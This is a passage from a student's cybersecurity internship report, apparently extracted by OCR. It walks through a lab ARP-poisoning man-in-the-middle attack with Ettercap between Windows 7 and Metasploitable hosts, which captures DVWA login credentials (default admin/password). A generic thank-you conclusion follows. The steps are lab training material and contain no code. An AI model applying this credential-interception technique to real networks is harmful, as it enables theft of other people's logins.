
Step 4: The top of the Ettercap prompt will open, and you may tick the appropriate item by selecting it. then select hosts from the settings menu, then select scan host from the hosts menu. then visit hostlist. Choose the Windows IP address as target 1 and specify the Metasploitable IP as target 2. Then, go to ARP and leave it at default. Finally, go to the global symbol global.






Step 5: Login to meta and ping the windows 7. Open windows 7 goto internet explorer write ip address of metasploitable in the browser and press enter. After getting the page go to the link DVWA then login as admin and password give it as password.





Step 5: Now got to kali linux and then to ethercap prompt you can see the user's name and the password.



Conclusion:

My cybersecurity internship was an enriching and educational experience that provided me with valuable skills and knowledge in this field. We worked on various projects and gained a very good knowledge regarding the cyber security domain. The trainers very helpful and personnel attention was given to every student and one on one doubt clearing was also there. I would like to thank the organization for giving me this wonderful opportunity to pursue the internship and I believe this experience has prepared me well for a career in cybersecurity. I look forward to utilizing the skills and knowledge gained during the internship to make a meaningful impact in the field of cyber security.